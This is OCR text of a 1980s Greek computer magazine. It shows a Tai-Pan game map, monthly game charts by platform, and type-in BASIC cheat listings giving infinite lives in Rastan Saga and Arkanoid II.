110 data   4f,49,4b,54,4f,20,41,52,58,45,49,cf,41,4e,59,50,41,52,4b,54,4f,20,41,
           52,58,45,49,cf,41,50,4f,2543
120 data   4e,20,50,45,52,49,46,27,41,4b,cf,41,52,58,45,49,4f,20,4f,58,49,20,45,
           49,53,4f,44,56,ce,41,52,2441
130 data   58,45,49,4f,20,4f,58,49,20,45,4a,4f,44,56,ce,41,50,4f,4e,20,4f,4e,4f,
           4d,41,20,41,52,58,45,49,2316
140 data   4f,d9,41,52,49,55,4d,4f,53,20,50,45,52,49,46,27,41,4b,4f,d9,45,50,4f,
           4d,28,45,4e,4f,29,20,58,2453
150 data   56,52,49,53,20,47,49,c1,53,59,4e,54,41,4b,54,49,4b,cf,45,50,45,53,54,
           52,45,43,45,20,58,56,52,2566
160 data   49,53,20,4b,4c,48,53,c8,54,45,4c,4f,53,20,44,45,44,4f,4d,45,4e,56,ce,
           41,4e,45,50,49,54,52,45,2517
170 data   50,54,48,20,54,49,4d,c8,59,50,45,52,58,45,49,4c,49,53,c8,54,45,4c,4f,
           53,20,4d,4e,48,4d,48,d3,2694
180 data   41,50,4f,59,53,41,20,47,52,41,4d,4d,48,20,50,52,4f,47,27,54,4f,d3,4b,
           41,4b,4f,53,20,44,45,49,2313
190 data   4b,54,48,d3,50,49,4e,41,4b,41,53,20,48,44,48,20,59,50,41,52,58,45,c9,
           4d,48,44,45,4e,49,4b,4f,2502
200 data   53,20,50,41,52,41,4e,4f,4d,41,53,54,48,d3,4d,4f,4e,4f,20,47,49,41,20,
           50,52,4f,47,27,4d,c1,41,2428
```

```
210 data    4e,54,49,55,45,54,4f,59,20,54,59,50,4f,d9,50,4f,4c,59,20,4d,41,4b,52,
            59,53,20,42,52,4f,47,58,2467
220 data    4f,d3,44,45,44,4f,4d,45,4e,41,20,41,52,58,45,49,4f,d9,50,45,52,49,50,
            4c,4f,4b,48,20,46,4f,52,2517
230 data    4d,4f,59,4c,c1,41,44,59,4e,41,54,4f,20,4e,41,20,53,59,4e,45,58,49,53,
            d6,53,59,4e,41,52,54,48,2579
240 data    53,48,20,4d,48,20,4f,52,49,53,4d,45,4e,c8,41,4e,4f,4d,4f,49,41,20,41,
            52,58,45,49,c1,44,59,53,2467
250 data    4b,4f,4c,4f,20,46,4f,52,54,56,4d,c1,44,49,41,4b,4f,50,48,d3,41,44,59,
            4e,41,54,4f,20,4e,41,20,2470
260 data    4a,41,4e,41,52,58,49,53,d6,44,45,4e,20,42,52,49,53,4b,45,54,41,49,20,
            50,41,4c,c9,50,41,4c,49,2487
270 data    20,58,56,52,49,53,20,4b,41,4e,c5,4f,58,49,20,47,49,41,20,50,52,4f,47,
            52,41,4d,4d,c1,41,50,56,2441
280 data    4e,20,58,56,52,4f,53,20,47,52,41,46,49,4b,56,ce,4b,41,4b,4f,53,20,44,
            49,53,4b,4f,d3,44,45,4e,2501
290 data    20,42,52,49,53,4b,45,54,41,49,20,54,45,52,4d,c1,47,52,41,4d,4d,48,20,
            50,4f,4c,59,20,4d,45,47,2288
300 data    41,4c,c8,4d,48,20,59,50,4f,4c,4f,47,49,53,49,4d,48,20,41,4e,41,46,4f,
            52,c1,41,4e,59,50,4f,53,2512
310 data    54,48,52,49,4b,54,48,20,45,4e,54,4f,4c,c8,44,49,41,42,41,53,4d,41,20,
            41,52,58,45,49,4f,d9,00,2427
```

JINZHOU
HAIKOU
JILONG
KITAKYUSO
SASETO
NANTONG
WEIHAI
TANGSHAN
TIANJIN
LUSHUN
NAGASAKI
LUDA
VANTAI
AINGPAO
VINGKOU
ZHENJIANG
WUKI
SUZHOU
SHANGHAI
OKINAWA
TOKYO
KANAZANA
KWANGSU
HANGZHOU
FUZHOU
KIAMEN
NINGRO
GUANGHOU
MACAO
SHENZHEN
FOSHAN


Ο ΧΑΡΤΗΣ ΤΟΥ TAI PAN


ΤΟΝ ΧΑΡΤΗ ΕΦΤΙΑΞΑΝ Ο ΑΡΗΣ ΠΑΟΥΡΗΣ ΚΑΙ Ο ΓΙΩΡΓΟΣ ΕΥΣΤΑΘΙΟΥ


















SHANGAI
JINZHOU


HANGZHOU
TANGHAN





NINGBO
WEIHAI



MACAO
SASETO










FOSHAN
KITAKYUSO

ΠΡΕΠΕΙ ΝΑ ΠΡΟΣΕΧΕΤΕ ΜΗΠΩΣ ΚΑΤΑ ΤΗ ΔΙΑΡΚΕΙΑ ΤΟΥ ΠΑΙΧΝΙΔΙΟΥ ΒΓΕΙΤΕ ΣΕ ΑΧΑΡΤΟΓΡΑΦΗΤΑ ΝΕΡΑ. Ο ΑΕΡΑΣ ΘΑ ΕΙΝΑΙ ΠΑΝΤΑ ΑΝΤΙΘΕΤΟΣ ΚΑΙ Η ΚΑΤΑΣΤΡΟΦΗ ΣΑΣ ΣΧΕΔΟΝ ΒΕΒΑΙΗ.




GUANGZOU
NAGASAKI





KWANGSU

HAIKOU





Ο ΧΑΡΤΗΣ του TAI PAN

SUZHOU
YINGKOU

WU XI
LUSHUN

FUZHOU
NANTONG

ZHENJIANG
KWANGSU

ΑΝ ΔΕΝ ΕΠΙΣΤΡΕΨΕΤΕ ΤΑ ΧΡΗΜΑΤΑ ΕΝΤΟΣ ΤΗΣ ΠΡΟΘΕΣΜΙΑΣ, Ο ΕΥΓΕΝΙΚΟΣ ΚΥΡΙΟΣ ΘΑ ΘΥΜΩΣΕΙ ΛΙΓΟ ΚΑΙ ΘΑ ΠΑΡΕΙ ΤΟ ΑΛΛΟ ΜΙΣΟ ΜΕΝΤΑΓΙΟΝ ΑΠΟ ΤΟ ΛΑΙΜΟ ΣΑΣ, ΜΑΖΙ ΜΕ ΤΟ ΛΑΙΜΟ.

ΣΚΟΠΟΣ ΣΑΣ ΕΙΝΑΙ ΝΑ ΒΓΑΛΕΤΕ ΟΣΟ ΤΟ ΔΥΝΑΤΟΝ ΠΕΡΙΣΣΟΤΕΡΑ ΧΡΗΜΑΤΑ, ΜΕΤΑΧΕΙΡΙΖΟΜΕΝΟΣ ΟΠΟΙΟΝΔΗΠΟΤΕ ΤΡΟΠΟ.

XIAMEN
JILONG

SHENZHEN

YANTAI
TOKYO

LUDA

ΤΕΛΟΣ

SUPER PIXEL

Η ΕΚΔΟΣΗ HIT ΤΗΣ ΧΡΟΝΙΑΣ



ΚΥΚΛΟΦΟΡΕΙ
ΜΗ ΤΟ ΧΑΣΕΤΕ

TOP GAMES

ΑΠΡΙΛΙΟΣ

επιμέλεια - σχόλια: Α. Λεκόπουλος

SPECTRUM

1	(1) •	**RENEGADE** (IMAGINE)
2	(4) ↑	**ATHENA** (IMAGINE)
3	(2) ↓	**WIZBALL** (OCEAN)
4	(6) ↑	**THUNDERCATS** (ELITE)
5	(9) ↑	**HYSTERIA** (SOFTWARE PROJECTS)
6	(3) ↓	**EXOLON** (HEWSON)
7	(5) ↓	**MATCH DAY II** (OCEAN)
8	(7) ↓	**SALAMANDER** (KONAMI)
9	(8) ↓	**ENDURO RACER** (ACTIVISION)
10	(-) *	**RASTAN** (IMAGINE)

ATARI ST

1	(1) •	**ALTAIR** (PSS-ERE)
2	(3) ↑	**TAI PAN** (OCEAN)
3	(4) ↑	**BUBBLE BOBBLE** (FIREBIRD)
4	(2) ↓	**BARBARIAN** (PSYGNOSSIS)
5	(6) ↑	**TEST DRIVE** (ACCOLADE)
6	(9) ↑	**SUPER SPRINT** (ACTIVISION)
7	(5) ↓	**BAD CATS** (RAINBOW ARTS)
8	(8) •	**HUNT FOR THE RED OCTOBER** (ARGUS)
9	(7) ↓	**DEFENDER OF THE CROWN** (MIRROSOFT)
10	(-) *	**CAPTAIN BLOOD** (PSS-ERE)

TOP 20

1	(2) ↑	**RENEGADE** (IMAGINE)
2	(1) ↓	**WIZBALL** (OCEAN)
3	(4) ↑	**ATHENA** (OCEAN)
4	(5) ↑	**TAI PAN** (OCEAN)
5	(6) ↑	**TANK** (OCEAN)
6	(3) ↓	**NEMESSIS** (IMAGINE)
7	(7) •	**THE SIDNEY AFFAIR** (INFOGRAMES)
8	(9) ↑	**TEST DRIVE** (ACCOLADE)
9	(10) ↑	**COMBAT SCHOOL** (OCEAN)
10	(18) ↑	**THUNDER CATS** (ELITE)
11	(8) ↓	**TWO ON TWO** (ACTIVISION)
12	(20) ↑	**BUGGY BOY** (ELITE)
13	(11) ↓	**WONDER BOY** (SEGA)
14	(12) ↓	**BMX SIMULATOR** (CODE MASTERS)
15	(13) ↓	**ARKANOID** (IMAGINE)
16	(15) ↓	**ENDURO RACER** (SEGA)
17	(14) ↓	**SILENT SERVICE** (MICROPROSE)
18	(-) *	**GRYZOR** (IMAGINE)
19	(-) *	**RASTAN** (IMAGINE)
20	(19) ↓	**KRAKOUT** (GREMLIN)



COMMODORE

1	(2) ↑	**BUBBLE BOBBLE** (FIREBIRD)
2	(3) ↑	**RENEGADE** (IMAGINE)
3	(1) ↓	**WIZBALL** (OCEAN)
4	(6) ↑	**COMBAT SCHOOL** (OCEAN)
5	(5) •	**TANK** (OCEAN)
6	(4) ↓	**TWO ON TWO** (ACTIVISION)
7	(7) •	**BUGGY BOY** (ELITE)
8	(9) ↑	**GRYZOR** (IMAGINE)
9	(10) ↑	**HYSTERIA** (SOFTWARE PROJECTS)
10	(8) ↓	**ARKANOID** (IMAGINE)

AMSTRAD

1	(3) ↑	**THE ADVANCED ART STUDIO** (RAINBIRD)
2	(1) ↓	**RENEGADE** (IMAGINE)
3	(4) ↑	**TAI PAN** (OCEAN)
4	(5) ↑	**COMBAT SCHOOL** (OCEAN)
5	(8) ↑	**THUNDERCATS** (ELITE)
6	(6) •	**ATHENA** (IMAGINE)
7	(9) ↑	**IKARI WARRIORS** (ELITE)
8	(7) ↓	**WONDER BOY** (SEGA)
9	(2) ↓	**NEMESSIS** (IMAGINE)
10	(-) *	**GRYZOR** (IMAGINE)

(•): Σταθερό (↑): Άνοδος
(↓): Πτώση (★): Νέο
Οι αριθμοί μέσα σε παρένθεση δηλώνουν τη θέση του προγράμματος τον προηγούμενο μήνα.


• Το δελτίο με τις επιλογές σας για το TOP GAMES βρίσκεται στην τελευταία σελίδα του PIXELWARE.

Είναι η πρώτη φορά που κάποιο non-game program ανεβαίνει στο νούμερο 1 στα charts. Αυτό συμβαίνει με το Advanced Art studio στον Amstrad. Ομολογουμένως το γεγονός αυτό είναι πολύ ευχάριστο.
Στο Top 20 τώρα, η μάχη είναι πολύ σκληρή, αφού στις πρώτες 7-8 θέσεις υπάρχει μεγάλος συνωστισμός. Πάντως είναι φανερή μία στατικότητα στα charts - η οποία όμως πιστεύω ότι δεν θα κρατήσει για πολύ.

ΕΠΕΜΒΑΣΕΙΣ

RASTAN SAGA

ZX-SPECTRUM



Άλλο ένα παιχνίδι της Imagine θα μας απασχολήσει αυτό το μήνα. Πρόκειται για το coin-op conversion Rastan Saga. Όταν βγήκε στα arcades, η Imagine πήρε το δικαίωμα μεταφοράς του στους home micros και τώρα μας το παρουσιάζει.

Ο Rastan που, σύμφωνα με τα ίδια του τα λόγια, ήταν κλέφτης και δολοφόνος, γιατί αλλιώς θα του ήταν δύσκολο να επιβιώσει σε εκείνους τους καιρούς, είχε συμφωνήσει να ανταλλάξει το κεφάλι του δράκου με το υπόλοιπο βασίλειο. Ο δράκος είναι μία πολύ σκοτεινή προσωπικότητα και δεν ξέρουμε τι ακριβώς έκανε το κεφάλι του τόσο πολύτιμο. Αν πάντως κρίνουμε από το ποιόν των άλλων δράκων της εποχής μάλλον θα τρομοκρατούσε τον κόσμο. Αυτός ο δράκος όμως πρέπει να είναι κάτι το ξεχωριστό. Δεν εξηγείται αλλιώς το ότι έχει τόσο κόσμο για να τον υπερασπιστεί.

Ο Rastan ξεκινάει την αποστολή του με πέντε ζωές, και σε κάθε ζωή διαθέτει 17 μονάδες ενέργειας. Σε κάθε σύγκρουση με κακό χάνει μια μονάδα ενέργειας. Αν τελειώσει η ενέργεια ή πέσει σε νερό ή φωτιά τότε χάνει μια ζωή. Όσοι θα έχουν παίξει το παιχνίδι θα έχουν καταλάβει ότι το να συμβεί ένα από τα τρία πιο πάνω ενδεχόμενα είναι πολύ πιθανό.

Αν θέλετε λοιπόν να βοηθήσετε τον Rastan να κατορθώσει το σκοπό του, δεν έχετε παρά να ακολουθήσετε τα εξής απλά βήματα:

α) Πληκτρολογήστε το πρόγραμμα του listing 1 και σώστε το σε μια λευκή κασέτα

ΤΟΥ ΚΩΣΤΑ ΒΑΣΙΛΑΚΗ

με SAVE "Rastan" LINE 10. Προσοχή στα Data της γραμμής 100 γιατί δεν υπάρχει άθροισμα ελέγχου.

β) Πληκτρολογείτε το πρόγραμμα του listing 2 και το τρέχετε δίνοντας Run. Αν έχετε κάνει λάθος το πρόγραμμα θα σας ειδοποιήσει σχετικά, αλλιώς θα σας ζητήσει να σώσετε τον κώδικα και να κάνετε Verify. Σώστε τον αμέσως μετά από το πρόγραμμα του listing 1.

Τώρα για να παίξετε το Rastan με άπειρες ζωές και άπειρη ενέργεια φορτώστε την επέμβαση και μετά βάλτε την πρωτότυπη κασέτα του Rastan από την αρχή.

Και τώρα μερικές συμβουλές για να επιβιώσετε πιο εύκολα.

1. Καθαρίστε όσο το δυνατό γρηγορότερα την οθόνη από τους όρθιους σκελετούς που πετάνε αντικείμενα προς το μέρος σας. Θα σας γλιτώσει από αρκετή ενέργεια.

2. Μάθετε να χρησιμοποιείτε τα σχοινιά. Θα σας χρειαστούν σίγουρα.

3. Αν βρεθείτε σε κατηφόρα, πηδήξτε πριν φτάσετε στο τέλος της, γιατί αλλιώς θα καταλήξετε σε λάκκο με φωτιά.

4. Μάθετε να χρησιμοποιείτε το μεγάλο άλμα. Υπάρχουν ύψη στις μεγάλες πίστες που δεν περνιούνται αλλιώς.

5. Επειδή το παιχνίδι είναι πολύ γρήγορο, να χειρίζεστε απαλά τα controls. Αυτά λοιπόν και καλή διασκέδαση με το Rastan.

```
**LISTING 1**

  10 REM   ** RASTAN SAGA HACK **
  20 CLEAR 28671: FOR F=28672 TO
 28685: READ A: POKE F,A: NEXT F
  30 LOAD ""CODE
  40 BORDER 0: PAPER 0: INK 7: C
LS
  50 PRINT AT 10,0;"PLAY RASTAN
TAPE(48K) FROM START"
  60 RANDOMIZE USR 1366: RANDOMI
ZE USR 1366: POKE 65051,0: POKE
65052,112: RANDOMIZE USR 65234
 100 DATA 245,62,230,50,205,212,
60,50,87,211,241,195,199,254
```

```
** LISTING 2**

   1 CLEAR 45000
  10 FOR f=64448 TO 65263 STEP 1
6: LET T=0
  20 FOR G=0 TO 15: READ A: POKE
 F+G,A: LET T=T+A: NEXT G
  30 READ TOT: IF TOT<>T THEN PR
INT "ERROR IN DATA LINE ";1000+(
F-64448)/16: BEEP 1,1: STOP
  40 NEXT F
  50 PRINT "CODE IS O.K.-NOW SAV
E"
  60 SAVE "LOADER"CODE 64448,653
64-64448
  70 CLS : PRINT "REWIND TAPE TO
 VERIFY": VERIFY ""CODE
1000 DATA 0,0,0,0,0,0,0,0,0,0,0,
237,184,195,210,254,1080
1001 DATA 253,33,220,251,253,54,
117,0,253,35,24,248,217,8,58,255
,2279
1002 DATA 130,254,0,6,12,40,23,3
3,1,252,34,159,253,33,0,128,1358
1003 DATA 17,0,88,62,65,6,9,16,2
54,8,217,195,227,252,0,24,1440
1004 DATA 246,217,8,61,40,30,8,2
37,160,237,160,237,160,237,160,2
37,2435
1005 DATA 160,237,160,237,160,23
7,160,237,160,237,160,237,160,23
7,160,0,2939
1006 DATA 217,195,227,252,62,1,5
0,244,252,8,33,66,252,34,159,253
,2305
1007 DATA 175,62,8,50,246,252,6,
8,8,8,6,8,16,254,217,195,1517
1008 DATA 227,252,217,8,254,152,
56,93,13,40,14,8,6,4,126,18,1486
1009 DATA 35,20,16,250,0,6,1,24,
57,61,254,152,56,58,14,3,1007
1010 DATA 33,217,252,17,0,0,6,8,
40,27,43,29,29,0,0,6,707
1011 DATA 5,254,153,40,18,43,29,
0,6,3,254,164,40,7,43,29,1076
1012 DATA 29,0,0,6,1,16,254,110,
38,255,8,217,195,227,252,6,1814
1013 DATA 13,8,16,254,217,195,22
7,252,6,11,24,245,119,16,254,24,
1881
1014 DATA 46,0,0,24,42,61,32,231
,62,156,8,33,217,252,17,248,1429
1015 DATA 120,123,134,186,6,7,32
,228,54,200,43,123,134,186,6,4,1
586
1016 DATA 32,219,54,200,43,123,1
34,186,32,215,54,166,43,123,134,
119,1879
1017 DATA 14,1,217,195,227,252,1
44,136,144,166,205,222,252,208,6
2,22,2469
1018 DATA 61,32,253,167,4,200,62
,127,219,254,31,169,230,32,40,24
4,2125
1019 DATA 121,47,79,230,2,246,8,
211,254,55,201,243,62,2,50,244,2
065
1020 DATA 252,246,8,211,254,33,2
00,254,229,219,254,31,230,32,79,
213,2745
1021 DATA 30,32,6,156,205,218,25
2,48,247,62,194,184,48,242,29,32
,1986
1022 DATA 241,6,201,205,222,252,
48,232,120,254,212,48,244,205,22
2,252,2964
1023 DATA 48,222,30,7,33,185,254
,70,35,205,218,252,48,210,126,35
,1978
1024 DATA 184,48,205,29,32,241,6
2,1,50,244,252,6,158,209,46,4,17
71
1025 DATA 62,8,24,2,62,9,205,224
,252,208,0,0,62,14,205,224,1551
1026 DATA 252,208,62,19,62,188,1
84,203,21,6,158,210,84,253,62,58
,2030
1027 DATA 189,194,208,251,38,134
,38,0,6,178,46,1,253,33,78,255,1
902
1028 DATA 62,4,24,22,62,238,173,
198,17,221,119,0,221,35,27,6,142
```

ΕΠΕΜΒΑΣΕΙΣ RASTAN SAGA

```
9
1029 DATA 178,46,1,0,62,2,24,2,5
2,9,205,224,252,208,205,220,1700
1030 DATA 251,208,62,19,62,208,1
84,203,21,6,178,210,152,253,124,
173,2314
1031 DATA 103,122,179,32,207,195
,199,254,62,238,173,198,17,221,1
19,0,2319
1032 DATA 221,35,27,46,2,62,4,6,
179,205,47,254,208,253,126,4,187
9
1033 DATA 183,40,88,105,1,253,12
7,237,121,253,78,0,253,70,1,221,
2029
1034 DATA 33,0,0,221,9,77,62,1,4
6,2,6,179,205,47,254,208,1350
1035 DATA 62,127,189,40,3,50,184
,254,253,94,2,253,86,3,105,1,170
6
1036 DATA 5,0,253,9,77,46,2,62,3
,6,179,205,47,254,208,123,1479
1037 DATA 178,6,178,46,1,62,6,19
4,154,253,17,199,254,237,83,182,
2050
1038 DATA 253,17,3,0,62,2,195,15
4,253,62,6,24,167,62,12,205,1497
1039 DATA 224,252,0,0,62,14,205,
224,252,208,62,219,184,203,21,6,
2136
```

```
1040 DATA 179,210,45,254,201,205
,251,252,33,0,144,6,255,197,205,
96,2533
1041 DATA 254,115,35,193,16,247,
58,109,0,254,40,200,205,124,254,
201,2305
1042 DATA 30,0,75,6,255,62,127,2
19,254,230,64,169,40,9,28,121,16
89
1043 DATA 47,230,64,79,16,239,20
1,0,0,195,116,254,33,0,0,17,1491
1044 DATA 50,144,6,50,197,26,6,0
,79,9,19,193,16,246,229,33,1303
1045 DATA 0,0,17,205,144,6,50,19
7,26,6,0,79,9,19,193,16,957
1046 DATA 246,193,124,254,13,48,
13,167,237,66,216,1,50,0,167,237
,2032
1047 DATA 66,216,62,1,50,184,254
,201,0,233,234,210,226,182,224,1
82,2525
1048 DATA 224,182,224,210,226,23
6,237,209,175,211,254,124,254,1,
216,205,3188
1049 DATA 208,251,49,255,255,33,
0,64,1,27,0,54,0,35,16,251,1499
1050 DATA 13,32,248,221,33,237,2
54,17,227,0,205,69,254,2,2,2,181
6
```

■

ΕΠΕΜΒΑΣΕΙΣ!

ARKANOID II



Commodore 64/128

```
100 REM * ARKANOID II *
110 REM * BY CHRISTOS *
120 REM ** FOR PIXEL **
130 REM
140 DATA 32,44,247,169,17,141,240
150 DATA 3,169,192,141,245,3,56,76
160 DATA 108,245,169,32,141,223,3
170 DATA 162,0,189,38,192,157,0,4
180 DATA 232,224,46,208,245,76,0
190 DATA 8,169,13,141,149,9,169,4
200 DATA 141,150,9,76,121,3,169,153
210 DATA 141,223,3,169,169,141,81
220 DATA 1,169,189,141,82,1,169,141
230 DATA 141,83,1,169,255,141,84
240 DATA 1,169,9,141,85,1,76,40,1
250 REM
260 SA=12*4096:EA=SA+83
270 FOR A=SA TO EA:READ V
280 POKE A,V:C=C+V:NEXT A
290 IF C=9170 THEN SYS SA:END
300 PRINT "DATA ERROR!":END
```

ΤΟΥ ΧΡΙΣΤΟΥ ΜΙΧΟΠΟΥΛΟΥ

Όπως φαίνεται, δεν πρόκειται να γλιτώσουμε από το BREAKOUT, ό,τι κι αν κάνουμε. Το πρωτότυπο ARKANOID έδωσε το σύνθημα για μια μαζική επιδρομή παραλλαγών του, για όλους τους γνωστούς και άγνωστους υπολογιστές. Σκεφτείτε ότι για την Amiga μόνο υπάρχουν περίπου δέκα παραλλαγές αυτού του παιχνιδιού. Οι περισσότερες δεν προσφέρουν τίποτα το καινούργιο. Θα μπορούσε το ARKANOID II να είναι λοιπόν η μεγάλη αποκάλυψη; Η πιο σίγουρη δήλωση που μπορεί να κάνει κανείς πάνω σ' αυτό είναι ότι είναι σαφώς ανώτερο από το πρώτο ARKANOID. Θα είχε διαφορετικά κανένα λόγο ύπαρξης;

Λίγο καιρό μετά την κυκλοφορία του παιχνιδιού, το PIXEL σας παρουσιάζει και μια μικρή επέμβαση, η οποία θα ανακουφίσει αυτούς που έχουν «κολλήσει» στις πρώτες πίστες. Άπειρες ρακέτες λοιπόν για όλους που τυχαίνει να έχουν το πρόγραμμα σε έκδοση **κασέτας.** Όπως πάντα, πληκτρολογήστε το Listing, σώστε το για ώρα ανάγκης και χρησιμοποιήστε το πριν βάλετε στο κασετόφωνο το ARKANOID II. Καλή διασκέδαση! ■

ΕΠΕΜΒΑΣΕΙΣ

PHANTOM CLUB



του Δημήτρη Ασημακόπουλου

Σε προηγούμενο τεύχος σας είχαμε υποσχεθεί ένα πρόγραμμα με το οποίο θα φορτώνατε όλα τα παιχνίδια της Ocean/Imagine. Μετά από πολλές ώρες δουλειάς (και ύπνου!) σας παρουσιάζουμε το ακόλουθο πρόγραμμα το οποίο φορτώνει, με μερικές αλλαγές, μερικά από τα παιχνίδια της Ocean. Λέμε μερικά γιατί δυστυχώς για μας (αλλά και για σας!) ο jerky loader της Ocean κόβει αρκετές βόλτες μέσα στα έγκατα του Amstrad σας. Εξηγούμαστε: Κάθε παιχνίδι της Ocean τοποθετεί τον loader σε διαφορετικό μέρος της μνήμης για να μας ταλαιπωρεί. Συνήθως οι κλασικές διευθύνσεις που χρησιμοποιεί η Ocean είναι οι #A400 και η #A800. Αυτό το μήνα σας παρουσιάζουμε τον loader που φορτώνεται στη διεύθυνση #A800. Σε άλλες επεμβάσεις του περιοδικού θα βρείτε και τον άλλοτε loader! Προσοχή τώρα χρειάζονται τα 